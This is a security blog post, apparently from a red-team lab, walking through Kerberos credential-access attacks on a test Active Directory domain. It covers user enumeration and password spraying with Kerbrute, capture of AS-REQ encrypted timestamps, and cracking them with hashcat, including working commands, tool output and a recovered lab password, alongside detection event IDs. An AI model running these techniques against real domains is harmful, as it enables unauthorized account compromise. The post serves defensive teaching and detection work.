Kerberos II - Credential Access

labs.lares.com/fear-kerberos-pt2

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In the first part of the Kerberos series, we've set the groundwork for the following parts, covering an overview of Kerberos, concepts, encryption types, the authentication flow, and the PKINIT pre-authentication mechanism.

In this second post, we'll delve into techniques that can be leveraged to obtain credential access using the Kerberos authentication flow:

This post is the second part of the next Kerberos series:

Credential Access:

Through the Kerberos authentication flow, it is possible to enumerate domain user accounts and validate credentials through the error messages returned by the KDC to the client. In addition, user hashes can be obtained through encrypted parts included in AS-REQ/AS-REP and TGS-REQ/TGS-REP messages (Roasting attacks). Also, in case a user uses PKINIT as a pre-authentication method, it is possible to extract his NT/LM hashes using the UnPAC the hash technique, which we will see in this post.

Although we won't delve into low-level detection measures, notes have been added as references as we go through each technique, which can help detect these Kerberos authentication flow abuse techniques.

User Enumeration:


Due to how Kerberos works, it is possible to enumerate valid domain accounts by sending TGT requests (AS-REQ) and analyzing the KDC errors in the response.

When Kerberos receives an AS-REQ message from the client, the KDC responds with `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN` error message if the user is not found in its database.

If the KDC responds with `KRB5KDC_ERR_PREAUTH_REQUIRED` error, or returns a TGT in an AS-REP response (Accounts not requiring pre-authentication), it will confirm that the user exists.

In addition, KDC will respond with `KDC_ERR_CLIENT_REVOKED` if the account is locked or disabled.

The following is an example of this enumeration using the own Kerberos pre-authentication flow via Kerbrute:



```
┌──(ray㉿karma)-[~/ad/tools]
└─$ ./kerbrute userenum lareslabsUsers.txt --dc 192.168.25.133 --domain lareslabs.local

    __             __               __
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Version: v1.0.3 (9dad6e1) - 02/21/24 - Ronnie Flathers @ropnop

2024/02/21 07:01:35 >  Using KDC(s):
2024/02/21 07:01:35 >   192.168.25.133:88

2024/02/21 07:01:35 >  [+] VALID USERNAME:       ELliot.a@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       Administrator@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       SQLSVC@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       Darlene.a@lareslabs.local
2024/02/21 07:01:35 >  Done! Tested 27 usernames (4 valid) in 0.003 seconds
```


Kerbrute user enumeration.

The traffic generated would be as follows:



```
kerberos
No.   Time       Source          Destination     Protocol  Length Info
   36 0.001771   192.168.25.134  192.168.25.133  KRB5      197 AS-REQ
   37 0.001784   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   38 0.001855   192.168.25.134  192.168.25.133  KRB5      194 AS-REQ
   39 0.001855   192.168.25.134  192.168.25.133  KRB5      197 AS-REQ
   40 0.002031   192.168.25.134  192.168.25.133  KRB5      197 AS-REQ
   41 0.002043   192.168.25.133  192.168.25.134  KRB5      232 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
   42 0.002082   192.168.25.133  192.168.25.134  KRB5      239 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
   43 0.002208   192.168.25.133  192.168.25.134  KRB5      237 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
   44 0.002209   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   45 0.002314   192.168.25.134  192.168.25.133  KRB5      193 AS-REQ
   46 0.002342   192.168.25.134  192.168.25.133  KRB5      198 AS-REQ
   47 0.002355   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   48 0.002419   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   49 0.002487   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   50 0.002533   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   51 0.002636   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   52 0.002655   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   53 0.002771   192.168.25.133  192.168.25.134  KRB5      144 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
   54 0.002910   192.168.25.133  192.168.25.134  KRB5      775 AS-REP
```

Kerbrute network traffic.

Useful Windows event IDs to take note of:


- 4768 - A Kerberos authentication ticket (TGT) was requested. A Kerberos authentication ticket (TGT) was requested to identify one source endpoint trying to obtain an unusual number of Kerberos TGT tickets for non-existing users.
- This event can be monitored closely for excessive Kerberos Authentication ticket requests issued from a single source with no pre-authentication.

Password Guessing

The Kerberos authentication flow can be leveraged to validate user credentials, which, from an offensive security or threat actor stance, facilitates the ability to carry out ‘Password Guessing’ attacks.

In this process, AS-REQ messages are sent with an encrypted timestamp and the password to be validated. If the password is incorrect, the Key Distribution Center (KDC) responds with the message `KDC_ERR_PREAUTH_FAILED` (pre-authentication information was invalid).

The password spray feature of kerbrute can automate this process:



```
┌──(ray㉿karma)-[~/ad/tools]
└─$ ./kerbrute passwordspray lareslabsUsers.txt "Lareslabs1." --dc 192.168.25.133 --domain lareslabs.local

    __             __               __
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Version: v1.0.3 (9dad6e1) - 02/21/24 - Ronnie Flathers @ropnop

2024/02/21 07:50:31 >  Using KDC(s):
2024/02/21 07:50:31 >   192.168.25.133:88

2024/02/21 07:50:31 >  [+] VALID LOGIN:  Darlene.a@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Elliot.a@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Administrator@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  SQLSVC@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Vin.d@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  Done! Tested 9 logins (5 successes) in 0.023 seconds
```


Kerbrute password spraying

Below is an example of the generated traffic from a password-guessing attack, showing that the KDC has not been able to decrypt the timestamp we have sent as the user ‘Tyrell.W’ because the password is wrong, which causes the KDC to respond with the following Kerberos error message:




```
44 2.362427      192.168.25.133      192.168.25.134      KRB5      206 KRB Error: KRB5KDC_ERR_PREAUTH_FAILED

    UDP payload (164 bytes)
  Kerberos
    krb-error
        pvno: 5
        msg-type: krb-error (30)
        stime: Feb 23, 2024 14:25:00.000000000
        susec: 509013
        error-code: eRR-PREAUTH-FAILED (24)
        realm: LARESLABS.LOCAL
      sname
          name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
            SNameString: krbtgt
            SNameString: LARESLABS.LOCAL
      e-data: 30363034a103020113a22d042b30293020a003020112a1191b174c415245534c4142532e4c4f43414c547972656c6c2e773005
        PA-DATA pA-ETYPE-INFO2
          padata-type: pA-ETYPE-INFO2 (19)
            padata-value: 30293020a003020112a1191b174c415245534c4142532e4c4f43414c547972656c6c2e773005a003020117
              ETYPE-INFO2-ENTRY
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  salt: LARESLABS.LOCALTyrell.w
              ETYPE-INFO2-ENTRY
                  etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

KRB5KDC_ERR_PREAUTH_FAILED (Wrong password).

This kind of enumeration does not trigger event **4625** (*An account failed to log on*), but it will increase the number of logon attempts from the target user. It may consequently block the account due to excessive logon attempts.

This technique will trigger event 4771 - Kerberos pre-authentication failed, which is disabled by default.



ecurity Number of events: 46

eywor...	Date and Time	Source	Event ID	Task Category
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4771	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
Audi...	2/21/2024 1:50:31 PM	Micros...	4771	Kerberos Authentication Service

vent 4771, Microsoft Windows security auditing.

```
        Security ID:               LARESLABS\Tyrell.w
        Account Name:              Tyrell.w

Service Information:
        Service Name:              krbtgt/LARESLABS.LOCAL

Network Information:
        Client Address:            192.168.25.134
        Client Port:               41074

Additional Information:
        Ticket Options:            0x10
        Failure Code:              0x18
        Pre-Authentication Type:   2
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	2/21/2024 1:50:31 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	DC1.lareslabs.local

Event 4771 - Kerberos pre-authentication failed.


Useful Event IDs & Defenses:

- 4771 - Kerberos pre-authentication failed. (Event disabled by default).
- 4768 - A Kerberos authentication ticket (TGT) was requested.
- Mitre | ATT&CK T1110.003 - Brute Force: Password Spraying

AS-REQroasting:

In the first AS-REQ message with pre-authentication, the client will ask the KDC for a TGT (Ticket Granting Ticket). The client generates a timestamp and encrypts it with its secret key (DES, RC4, AES128 or AES256) derived from the user password. This encrypted timestamp is sent to the KDC together with the username.

Through man-in-the-middle techniques, it may be possible to capture these pre-authentication messages, including the encrypted timestamps:



```
41704 8389.298063   192.168.25.174       192.168.25.133       KRB5       360 AS-REQ

Frame 41704: 360 bytes on wire (2880 bits), 360 bytes captured (2880 bits) on interface \Device\NPF_{61432CAB-77FA-4DFF-A24A-A9B8A52FF58D}
Ethernet II, Src: VMware_ab:fc:4a (00:0c:29:ab:fc:4a), Dst: VMware_89:3d:fe (00:0c:29:89:3d:fe)
Internet Protocol Version 4, Src: 192.168.25.174, Dst: 192.168.25.133
Transmission Control Protocol, Src Port: 50276, Dst Port: 88, Seq: 1, Ack: 1, Len: 306
Kerberos
  > Record Mark: 302 bytes
  v as-req
        pvno: 5
        msg-type: krb-as-req (10)
      v padata: 2 items
        v PA-DATA pA-ENC-TIMESTAMP
          v padata-type: pA-ENC-TIMESTAMP (2)
            v padata-value: 3041a003020112a23a04382ad79d5842c22cae63b                54a5502e3c2bc66a0f1c4574aa407d36f6b18a103bd0
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                cipher: 2ad79d5842c22cae63b40cf8e1a902a2c25bf55a665d54a5502e3c2bc66a0f1c4574aa407d36f6b18a103bd0cbd588e4a5b4cb4bee5ffa56
        v PA-DATA pA-PAC-REQUEST
          v padata-type: pA-PAC-REQUEST (128)
            v padata-value: 3005a0030101ff
                include-pac: True
      v req-body
          Padding: 0
        > kdc-options: 40810010
        v cname
            name-type: kRB5-NT-PRINCIPAL (1)
          v cname-string: 1 item
              CNameString: Elliot.A
          realm: LARESLABS
```


AS-REQ timestamp.

Once the timestamp encrypted with the user's key is obtained, it is possible to attempt to crack it locally and try to retrieve the password in plain text from the client.

To crack this type of hash, we need to use the following format:
`$krb5pa$18$da$$<cipher_bytes>`

In hashcat the hash mode 19900(AES256), 19800(AES128) or 7500 (RC4):

```
hashcat -O -m 19900 wordlists.txt
hashcat -O -m 19900 -a 3 ?l?l?l?l?l?l?l?l
```



```
$krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22cae63b40cf8e1a902a2c25bf55a665d54a5502e3c2bc66a0f1
c4574aa407d36f6b18a103bd0cbd588e4a5b4cb4bee5ffa56:Lareslabs1.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22ca...5ffa56
Time.Started.....: Mon Mar 11 16:19:05 2024 (0 secs)
Time.Estimated...: Mon Mar 11 16:19:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (lareslabsPasswords)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      464 H/s (0.08ms) @ Accel:64 Loops:32 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7/7 (100.00%)
Rejected.........: 0/7 (0.00%)
Restore.Point....: 0/7 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4064-4095
Candidate.Engine.: Device Generator
Candidates.#1....: adsdasdsadas ->
Hardware.Mon.#1..: Temp: 50c Fan:  0% Util: 99% Core:1935MHz Mem:6800MHz Bus:16

Started: Mon Mar 11 16:19:03 2024
Stopped: Mon Mar 11 16:19:07 2024
```

hashcat ASREQroasting.

Useful Defense:

